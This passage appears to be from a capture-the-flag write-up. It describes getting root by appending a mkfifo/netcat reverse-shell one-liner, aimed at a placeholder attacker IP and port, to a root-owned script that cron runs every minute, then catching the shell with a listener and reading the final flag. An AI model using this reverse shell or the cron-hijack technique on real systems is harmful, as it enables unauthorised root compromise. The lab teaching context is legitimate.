
The .trash_old script is running every minute, we already know this is running as `root` and ls -al shows we can amend the file.

So we add the following to the file:

#rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc My IP PORT >/tmp/f

Set up a listener on our host machine with the same port, and wait for the script to run again

You can have the pspy running at the same time, you should see a reverse-shell drop as soon as the .trash_old is ran



That will drop us in as root, from here we can grab the last flag from root.txt